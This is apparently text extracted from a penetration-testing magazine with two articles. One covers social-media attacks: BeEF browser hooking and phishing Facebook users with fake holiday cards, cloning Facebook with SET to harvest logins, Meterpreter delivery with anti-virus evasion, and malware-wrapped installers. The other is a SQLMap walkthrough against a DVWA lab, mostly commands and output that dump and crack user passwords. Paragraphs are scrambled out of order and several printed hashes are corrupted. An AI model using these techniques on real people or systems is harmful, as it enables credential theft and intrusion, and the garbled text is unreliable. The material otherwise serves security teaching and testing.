


Figure 3. BeEF terminal displaying hook and GUI IP addresses

The default hook page options provided by BeEF are pretty basic, including a fake online meat distribution website. We recommend building your own hook website that meets the social content your target's users are familiar with such as a fake

Fantasy football stats page or free software sharing. In our case, we developed basic holiday cards and posted our hooked cards on Facebook asking friends to click to view our holiday wishes. The next two images (see Figures 3 and 4) show the BeEF terminal window displaying the hook and GUI IP addresses as well as the default meat distribution website hosting the hook link.



Figure 4. Default hook website advertising beef products

There are various options that can become available to an attacker once a system is hooked. Some basic functions are grabbing a live user screenshot or logging keystrokes, which can be used to obtain passwords. More advanced options could be stealing session cookies or attacking other systems leveraging the compromised system as an attack proxy.

Here are summary step-by-step instructions for launching a basic BeEF attack.

- Open a terminal window in Kali Linux and type `apt-get update` to perform a global update for Kali Linux.
- If BeEF isn't available, type `apt-get install beef-xss` to install BeEF.
- Navigate to `/user/share/beef-xss` and type `./beef` to start BeEF.
- You should see a UI URL listing the IP address to access the GUI. Open an Internet browser and paste that URL link to access the GUI. An example is `http://192.168.86.155:3000/ui/panel`.
- Login in the GUI with username and password as both beef (see Figure 5).
- Go back to the terminal window and copy the Hook URL that ends with `hook.js`. Social engineer victims to access that link. For testing purposes, you can have the same management laptop access the hook link to test.



Figure 5. Logging into the GUI

- Once a system clicks the hook link, you should see the system pop up in the management GUI.
- Click the victim IP and view the details such as operating system, browser type, etc. There are tabs available in the center window regarding the hooked victim. The Details tab showcases details about the device and browser. The Commands tab displays various attack options available depending on how vulnerable the system is. Here are two screenshots representing each of these (see Figures 6 and 7).
- Select an attack and the windows to the right will populate with information about the attack, associated risk and a execute button to launch the attack.
- NOTE: not all commands work, so test your attack strategy prior to using it in a real world scenario.




Figure 6. Details found on a hooked device

One interesting note about the average user is they tend to use the same style passwords for all

aspects of their life meaning once an attacker can compromise a low hanging fruit target such as a social media login, they can use a variation of that password to obtain authorized access to more secure system. We stole basic user accounts for e-mail and social media sites to gain remote access account to our target's network. One cool tool available in Kali Linux that can be used to develop password lists is Crunch. An attacker could obtain a password called butterfly123 and quickly generate variations of that based on knowing the password is a dictionary word followed by a set of numbers (see Figure 8).

Toolkit (SET). SET can be found under Social Engineering Tools part of the Exploitation Tools category. SET offers various types of attacks that range from spear fishing to stealing passwords. Similar to BeEF, SET can be used to clone a website and post a malicious link on a social media website. This can be done in SET under the Social-Engineering Attacks category and selecting Website Attack Vectors. There are many different payload options to hide in your attack website such as a Java Applet Attack. Let's look at building a Java Applet based attack in SET that could be posted on Facebook (see Figure 9).




Figure 7. Example commands that can be launched against a target

Typically attackers would leverage a large pre-created list of passwords or hashes of passwords known as Rainbow Tables to compromise a similar target without having to generate anything new. Some systems such as VPN authentication timeout after a few wrong attempts, so it's best to have done your homework on the system you are looking to breach before attempting automated attacks.



Figure 9. SET attack menu




Figure 8. Crunch generating a list for 'pass' followed by any two numbers

Another very popular social engineering tool available in Kali Linux is the Social Engineering

The first step for this attack is creating a fake website to send to your target's users. SET offers website templates, however they aren't that good and probably won't trick the average user. For this reason, you can use the site-cloner option to walk through cloning a website that is common to your target users. Examples could be a SharePoint website or login for Facebook, which I'll cover creating a fake Facebook page in another example. SET can use the Metasploit framework to deliver exploits such as the popular Windows Reverse_TCP Meterpreter used to obtain root access to windows systems. SET also offers anti-virus obfuscation techniques to avoid detection.

Once SET clones a website, you must develop a strategy to trick users to access the website link.

An easy method is... yes, that's right – social media. For the previous example to work, a Java Popup will be seen by the end user while the meterpreter is executed (see Figure 10). It is advised to account for this when launching a social media campaign such as explaining the holiday card may generate a popup that runs the music or graphics for the animated card. The java popup mimics most default java warnings and shouldn't raise concern for malicious intent.



Figure 10. Example Java popup

As stated earlier, Facebook could be cloned by SET to launch attacks as well as steal passwords. One popular method to leverage SET is cloning Facebook and having people log into a fake Facebook page to steal their login credentials. This option is found in SET under Credential Harvester Attacks part of the Website Attack Vectors category. SET offers templates for Facebook however best practice is cloning the latest real Facebook page to match current formatting. There is cloning software available such as web copier that can help mirror a target website or you can leverage the existing site cloning software built in SET called Site Cloner. You will need to provide the URL of your target and IP of hosting sever such as your Kali Linux box assuming it is not behind a NAT address so public users can connect to it. Once your fake site is created, SET will wait for connections.

Once again, social engineering will be needed to get users to log into your fake Facebook page. A common method to trick users to access your page is including links in e-mails, also known as phishing attacks. Various forms of click jacking can also be used such as displaying a link `www.facebook.com` that really sends users to `facebook.YourEvilServer.com`. Most users shouldn't notice the change in the website link to your fake

Facebook and users can be redirected to the real Facebook page once they log into your fake page. SET will display the login information and the victim will continue to use the real Facebook page unknowing their authentication credentials were compromised.

Professional penetration testers could use the previous examples to compromise users since they typically don't cause harms to end user systems. Unfortunately, real hackers are not obligated to follow ethical guidelines and could leverage more malicious forms of attacks to compromise a target. A very common method people are compromised while using social media resources is by downloading malware that provides remote access to the attackers. An example is offering free software and hiding exploits in the installation file known as wrapping a file with malware.

An example of malware wrapping software is Senna Spy One. An attacker can pick any general .exe file such as the installation file for a popular game and wrap it with a custom exploit. Sharing this could be done via hosting it on a free download website and sharing the direct download link on Facebook. Most social media sources permit this type of collaboration as long as it is not advertising sharing illegal software or music files. Targeted sharing will most likely go undetected, meaning having a fake Facebook friend offer software to associated contacts will probably not be caught by Facebook security.

There are many other techniques that could be used by penetration testers and hackers to gain access to trusted systems through social media resources. The threat from social media can impact your business and be the weakest link in your security policy. Best practices to avoid being breached are including the following security recommendations.

Network Segmentation

It is critical to include network segmentation and control user access so compromising one system doesn't mean owning the entire network. In our penetration test, we stole credentials from sales people but were able to connect to critical systems. Limiting access would have controlled our target scope to other sales level users upon accessing the network. Including alarms linked to access control would have given us away by having our stolen sales account attempting to access engineering level systems.

Spread Your Investment

There isn't a silver bullet to stop this type of attack. Common security solutions such as Firewalls, IPS/IDS and Content security were breached once we stole an authorized user's credentials. It's recommended to have a wide range of defense options rather than a single best of breed technology. Example security tools that could identify this type of threat are NetFlow based tools monitoring internal user behavior, as well as global correlation technology looking at the attacker rather than scanning for attacks. Putting all your money in the next generation blinking box is not good enough.

Leverage Your Logs

Many networks have detection capabilities, however they are not actively monitored or tuned to identify threats such as the ones from this article. Spend the time to tune your security solutions and make sure there is an action plan in place when a breach is identified. In our case, we spent a few months building the Facebook friend list but owned the target within a few hours.

Attack Your Own Network

The best way to test your existing security is to attack it using the same methods as real malicious hackers. Penetration testing will not make you more secure; however, it evaluates your existing investment in security. This means you must first harden your network to your best ability prior to testing how secure it is to the outside attack if you plan on obtaining any value from penetration testing efforts. We have a book available on this subject listed at the end of this article.

Education

The weakest link of most networkers is the users. You can't harden humans like technology; however, you can make them more aware of the threat landscape. Some suggestions on how to do this are doing a simulated social engineering attack on your users and expose findings. An example is shooting out a phishing e-mail, collecting the amount of people that clicks the embedded link and following up with stats on the amount of people fooled, followed by "you may see this again." Provide annual training focused on the latest cyber threats and keep it current, meaning include recent events.

Static training will quickly become obsolete. Most importantly, make it interesting and fun. I use to

enforce a bounty stating if you can e-mail your team "I'm paying for lunch" from somebody's unlocked laptop, they have to pony up for the lunch bill that afternoon. You will be surprised how quickly people lock their systems.

Hopefully this article demonstrates the real threat from social media sources. You can find more about Aamir Lakhani and my research on our blogs found at www.thesecurityblogger.com and www.drchaos.com. Search for Emily Williams on either blog to find research used in this article. We also recently published a book titled Web Penetration Testing with Kali Linux focused on using free tools to test your security. You can find that on Amazon, Barnes & Noble or other online bookstores.

JOSEPH MUNIZ

Joseph Muniz is an engineer at Cisco Systems and a security researcher. He started his career in software development and later managed networks as a contracted technical resource. Joseph moved into consulting and found a passion for security while meeting with a variety of customers. He has been involved with the design and implementation of multiple projects ranging from Fortune 500 corporations to large federal networks. Joseph runs TheSecurityBlogger.com website, a popular resources regarding security and product implementation. You can also find Joseph speaking at live events as well as involved with other publications. Recent events include speaker for "Social Media Deception" at the 2013 ASIS International conference and RSA Europe in Amsterdam 2013, Author of "Web Penetration Testing with Kali Linux" – Packt Publishing, September 2013 and article on Compromising Passwords in PenTest Magazine – Backtrack Compendium, July 2013. Outside of work, he can be found behind turntables scratching classic vinyl or on the soccer pitch hacking away at the local club teams.

From SQL Injection To Ownage Using SQLMap

SQL injection one of the most critical vulnerabilities till now, is still included in the OWASP Top 10 list's Injection flaws section. SQLMap, a tool that helps penetration testers to prove that SQL injection is one the most critical vulnerabilities present in enterprise security.

SQLMap a simple python based tool to exploit SQL injection vulnerability to the level where it raises eyebrows because this tool can be used for purposes such as:

- To scan web application for SQL injection vulnerability
- To exploit SQL injection vulnerability
- To extract the database and database user details completely
- To bypass WAF (Web Application Firewall) using tamper scripts
- To own the underlying operating system i.e. gain the operating system access and run OS level commands.

Pre-requisites and Installation

- For using this tool all you need to know is basics of SQL Injection, how and why it occurs?
- Once your SQL Injection detection is done, you need a direction as to what you want to perform while exploiting the target. For example, extracting the database, extracting the db users or to get the operating system shell.
- SQLMap comes for both Linux and Windows operating systems.

- Since, this tool is developed in Python language *you need to have a Python interpreter installed on your machine.*
- Steps for installation:
 - For Linux, download the 'tar ball' file from <http://sqlmap.org/> and perform standard utility installation
 - For Windows, download the '.zip' file from <http://sqlmap.org/> and extract it to the desired location
 - In short, if you have Python running on your Operating System, you can use SQLMap.

SQL Injection

SQL Injection OWASP Overview

An SQL injection attack consists of insertion or 'injection' of an SQL query via an input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Why SQL Injection occurs?

SQL injection flaw as seen in current industry is critical as well as very commonly discovered. Reasons for this attack can be as follows:

Lack of Input Sanitization

The main reason of SQL injection to occur is the blind trust on the user input and acceptance of such inputs. Lack of input sanitization is a primary reason for SQL injection to happen. It is required to have validation at both client and server side.

Data is critical asset

SQL injection deals with databases and data which is one of the most important assets to the organization. To protect the data, an organization needs to identify the criticality of the data. Then there are controls such as encrypting the critical data assets and hiding the encryption key and using reference to access the key in the program. Unless such controls are followed, risk to SQL injection is always high. By making the data easily available for better performance, sometimes leads to attracting the attackers towards important data.

Allowing Maximum Exploitation

While assigning roles to the internally created user to access the database, if the privileges given to that user are not made limited, we are actually allowing the maximum exploitation. E.g. if an application accesses a particular database and a single table in that database. The user used to access that table has rights to access multiple databases. In such a scenario, if SQL injection occurs then using a user with such privileges could create maximum impact till data extraction of all the databases.

Architecture Issues

Lack of control measures, lack of strict architecture designs, use of outdated techniques and technologies while development are few issues related to application development architecture. Ultimately, these reasons turn out to be reasons for SQL injection. Using techniques such as 'threat modeling' where actions against web application attacks are taken in development phase itself are can be used to reduce architecture issues.

Inherited and Commonly Used Codes

In many organizations, development teams or resources keep on shuffling with or without proper handover to the new team. The applications which are developed are based on number of pages and

codes, these codes are carried forward with every new enhancement in the application. Such inherited codes which are developed by the previous developers become a burden to simplify, to correct and to adapt to. Because of these legacy codes, the previous injection flaws in the application are also carried forward.

The similar problem exists with commonly used codes. Common codes which are present everywhere on internet, codes which are used by development dummies, codes which are used to avoid extra efforts in development, these types of codes which are already vulnerable are used while development making the application prone to SQL injection.

Non-implementation of Controls

During application development, secure coding guidelines are not properly followed due to delivery challenges and timelines. Strong controls such as Stored Procedures and Parameterized queries which by themselves are strong techniques to mitigate the risk of SQL injection are not implemented leading to SQL injection risks.

Both 'stored procedures' and 'parameterized queries' (also known as prepared statements), help the developers to separate application code and database which creates an additional layer of security. However, it is also necessary to modularize the application and the code should be well abstracted from the data.

SQLMap Overview

It is an open source tool which is used for automating the task of detection and exploitation of SQL injection flaw in the web application.

SQLMap supports exploitation of wide range of the DBMS, the list includes names listed in Table 1.

Table 1. SQLMap exploitable DBMS list

MySQL	IBM DB2	Oracle
Postgresql	SQLite	Firebird
Microsoft SQL Server	Microsoft Access	Sybase
SAP MaxDB		

SQL Injection types used by SQLMap:

- Boolean Based Blind SQL Injection
 - For SQLMap, a Boolean based blind is a technique where in there is a lot of involvement of HTTP request and response reading character by character, comparison and detecting the right output.

- Once a vulnerable parameter is detected, SQLMap replaces or appends syntactically valid SQL statements for which we can expect some output.
- Say, there is an original un-tampered request with a vulnerable parameter, it has certain response and in next stage there is a request-response from an injected statement, then SQLMap performs comparison between these two responses.
- The tool uses bisection algorithm to fetch each character of the response with a maximum of seven HTTP requests and comparing their responses.
- Where the output is not within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.
- Time Based Blind SQL Injection
 - 'Time based' itself suggests that there is some comparison on the basis of time the request and response by injecting syntactically valid SQL statement to the vulnerable parameter.
 - SQLMap uses SQL statements which put the back-end database on hold to return for a certain number of seconds.
 - Using the same technique i.e. bisection algorithm to inference the output character by character, SQLMap compares various HTTP responses time with the original request.
- Error-Based SQL Injection
 - The tool uses SQL statements which would provoke the target database to generate database-specific error.
 - HTTP response to such request is then parsed by sqlmap in search of DBMS error messages containing the injected pre-defined chain of characters and the subquery statement output within.
 - This technique works only when the web application has been configured to disclose back-end database management system error messages.
- UNION Query
 - A syntactically valid SQL Statement starting with a UNION ALL SELECT is injected to the vulnerable parameter.
 - UNION query based SQL injection works on the basis of the application behavior i.e. when the application passes the output of

written SELECT query through certain loop or line of statements which allow the output to be printed on the page content.

- In case the output is not cycled through any 'for loop' or other line of statements, SQLMap uses single entry UNION query SQL injection.
- Stacked Queries
 - Stacked queries exploitation occurs when an application is supporting stacked queries. SQLMap adds a semi-colon (;) to the vulnerable parameter value and appends SQL statement which is to be executed.
 - By using this technique, it is possible to run SQL statements other than SELECT. This is useful for data manipulation, to get system read-write access and finally own the operating system.
- Out-of-band
 - This technique uses a secondary or different communication channel to dump the output of the queries fired on the vulnerable application.
 - For example, the injection is made to a web application and a secondary channel such as DNS queries is used to dump the data back to the attacker domain.

Basic Commands

Command – C:\sqlmap>python sqlmap.py

Output – sqlmap/1.0-dev - automatic SQL injection and database takeover tool <http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:47:59

Usage: sqlmap.py [options]

Command – C:\sqlmap>python sqlmap.py --help

Output – This gives you a page full of options and parameters; we will stick to the basic options which are required for general usage.

Options:

-h, --help Show basic help message and exit
-hh Show advanced help message and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target: At least one of these options has to be specified to set the source to get target urls from

```
-d DIRECT      Direct connection to the database
-u URL, --url=URL  Target url
-l LOGFILE      Parse targets from Burp or
WebScarab proxy logs
-m BULKFILE      Scan multiple targets enlisted
in a given textual file
-r REQUESTFILE    Load HTTP request from a file
-g GOOGLEDORK      Process Google dork results
as target urls
-c CONFIGFILE     Load options from a configuration
INI file
```

Other Key Options to use:

```
--cookie      Set authentication cookie used for
maintaining access
--dbs          Enumerate databases
-technique      Specify which SQL injection
technique is to be used
--dbms          Specify DBMS name if you already know
it (your time is precious, save it)
-p TESTPARAMETER  Specify if you already know
testable parameter(s)
```

The options to use with SQLMap are totally dependent on what the attacker has in mind to perform on the database.

Basic flow of SQLMap is as follows:

- enumerate database information such as name, version, other details,
- select a particular database to enumerate tables,
- select tables and enumerate columns,
- select columns and enumerate rows to extract data,
- further exploitation if required.

Case Study

Consider we have a setup of a vulnerable application called 'Damn Vulnerable Web App (DVWA)' which is a PHP/MySQL web application. This application setup is free to use and designed for practicing Penetration testing skills and developer education.

Application IP: 192.168.152.129 (Private network)

URL: <http://192.168.152.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>

Vulnerable Parameter: 'id'

Confirming SQL injection

Let's check whether our setup is vulnerable to SQL injection or not. Command:

(Windows)

```
python sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee"
```

(Linux)

```
./sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee"
```

Command Explained

--url: The vulnerable application's URL

--cookie: Session cookie to maintain access while attacking. See the output in Figure 1.

```
[*] starting at 11:25:53
[11:25:54] [INFO] resuming back-end DBMS 'mysql'
[11:25:54] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
...
Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6274763a,0x4f49435
47a5876767747,0x3a73656b3a)#&Submit=Submit
...
[11:25:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[11:25:55] [INFO] fetched data logged to text files under '/pentest/database/sql
map/output/192.168.152.129'
[*] shutting down at 11:25:55
```

Figure1. SQLMap confirming SQL injection and enumerating application details

Analysis

By looking at the output given by SQLMap we can conclude following points:

- The application is vulnerable to SQL injection
- Type of SQL injection – UNION query
- Back-end DBMS – MySQL 5
- Technology Details – Linux Ubuntu 8.04, PHP 5.2.4, Apache 2.2.8

Enumerating Database Names

Is SQL injection present? Yes! Now, moving to step 2, check for what all databases we can enumerate out of the application.

Command

(Windows)


```
python sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" --dbs
```

(Linux)

```
./sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" --dbs
```

Command Explained:

--url: The vulnerable application's URL
 --dbs: SQLMap option for database enumeration
 --cookie: Session cookie to maintain access while attacking



```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
--
Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id= ' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6274763a,0x4f4943547a5876767747,0x3a73656b3a)#65u
Submit=Submit
--
[11:28:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end dbms: MySQL 5
[11:28:06] [INFO] Fetching database names
Available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] awsp10
[*] tikwiki
[*] tikwiki195
[11:28:06] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.152.129'
[*] shutting down at 11:28:06
```

Figure 2. Enumerating databases using SQLMap

Analysis

SQLMap enumerated names of available databases (overall 7 databases names).

Enumerating a database table names – (Database – dvwa)

Database names – check! Select a specific database and enumerate the table names present in that database.

NOTE

You are too lazy to perform all the steps and provided you have enough of time, then you can simply use '--dump-all' option to dump entire database.

Command

(Windows)


```
python sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef
26c415ab480425135ee" -D dvwa --tables
```

(Linux)

```
./sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef
26c415ab480425135ee" -D dvwa --tables
```

Command Explained

--url: The vulnerable application's URL
 -D: Specify out of which database tables are to be enumerated
 --cookie: Session cookie to maintain access while attacking
 --tables: Tell SQLMap to enumerated table names present in the specified database
 See the output in Figure 3.



```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
--
Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id= ' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6274763a,0x4f4943547a5876767747,0x3a73656b3a)#65u
Submit=Submit
--
[11:29:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end dbms: MySQL 5
[11:29:58] [INFO] Fetching tables for database: 'dvwa'
Database: dvwa
(2 tables)
-----
| guestbook |
| users     |
-----
[11:29:58] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.152.129'
[*] shutting down at 11:29:58
```

Figure 3. Enumerating Table Names from specific database

Analysis

As we can see from the screenshot, SQLMap could successfully enumerate 2 table names from the specified database – dvwa.

Further enumeration of table – 'users' – (Database – dvwa)

Let's go inside the table now and see what the vulnerable application is about to offer us.

Command

(Windows)

```
python sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" -D dvwa -T users --columns
```

(Linux)

```
./sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" -D dvwa -T users --columns
```

Command Explained

- url: The vulnerable application's URL
- D: Specify out of which database, tables are to be enumerated
- T: Specify out of which table(s), columns are to be enumerated
- columns: Tell SQLMap to enumerated column details present in the specified table
- cookie: Session cookie to maintain access while attacking

See the output in Figure 4.

```
SQLMap identifies the following injection points with a total of 6 HTTP(s) requests:
Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6274763a,0x4f4943547a5876767747,0x3a7365643a463a,0x5b69643a69643a)
Unit: Submit

[11:30:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[11:30:58] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
Columns:
+-----+
| Column | Type |
+-----+
| username | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user | varchar(15) |
| user_id | int(6) |
+-----+
```

Figure 4. Enumerating column details from a table "users"

Analysis

As we can see from the screenshot, SQLMap could successfully enumerate 6 column details from the specified table 'users' and database – dvwa.

Enumeration of actual data (row entries) present in table – 'users' – (Database – dvwa)

Alright! So we have name of the database, name of the table and its columns. Now, we try to dump

the data present in the table i.e. row-wise entries present in the table.

Again, if you are lazy enough, then go for '--dump-all', sit back and go on sipping your coffee.

Command

(Windows)

```
python sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" -D dvwa
-T users -C user_id,user,password --dump
```

(Linux)

```
./sqlmap.py
--url="http://192.168.152.129/dvwa/
vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="security=low; PHPSESSID=e8495b455c5ef26c
415ab480425135ee" -D dvwa
-T users -C user_id,user,password --dump
```

Command Explained

- url: The vulnerable application's URL
- D: Specify out of which database, tables are to be enumerated
- T: Specify out of which table/s, columns are to be enumerated
- C <list of columns>: List of columns from which the data is to be enumerated
- dump: Tell SQLMap to dump all the entries
- cookie: Session cookie to maintain access while attacking

See the output in Figure 5.

```
[11:33:59] [INFO] fetching columns like 'password, user, user_id' for table 'users' in database 'dvwa'
[11:33:59] [INFO] fetching entries of column(s) 'password, user, user_id' for table 'users' in database 'dvwa'
[11:33:59] [INFO] analyzing table dump for possible password hashes
Recognized possible password hashes in column 'password'. Do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:34:02] [INFO] using hash method 'md5_generic_passwd'
[11:34:02] [INFO] resuming password 'password' for hash '5f4dc3b5aa765d81d8327d6b882cf99' for user 'admin'
[11:34:02] [INFO] resuming password 'charley' for hash '8d333075a2c3966d7e06f6c6921d0' for user '1337'
[11:34:02] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f208853678922e83' for user 'gordond'
[11:34:02] [INFO] resuming password 'letmein' for hash 'bd167d09f5bba40cade3d5c71e9e9b7' for user 'pablo'
[11:34:02] [INFO] POSTPROCESSING TABLE DUMP
Database: dvwa
Table: users
(5 entries)
+-----+
| user_id | user | password |
+-----+
| 1 | admin | 5f4dc3b5aa765d81d8327d6b882cf99 (password) |
| 2 | gordonb | e99a18c428cb38d5f208853678922e83 (abc123) |
| 3 | 1337 | 8d333075a2c3966d7e06f6c6921d0 (charley) |
| 4 | pablo | bd167d09f5bba40cade3d5c71e9e9b7 (letmein) |
| 5 | smithy | 5f4dc3b5aa765d81d8327d6b882cf99 (password) |
+-----+
[11:34:02] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlmap/output/192.168.152.129/dump/dump/users.csv'
[11:34:02] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.152.129'
[1] shutting down at 11:34:02
```

Figure 5. Enumeration of table entries from table "users"

Analysis

From the output received from SQLMap, we can conclude following points:

- SQLMap retrieves entries of the specified columns and then analyzes the data present in these columns.
- Once the data is recognized as possible password hashes, SQLMap tries to attempt to crack the hash using various hashing algorithm.
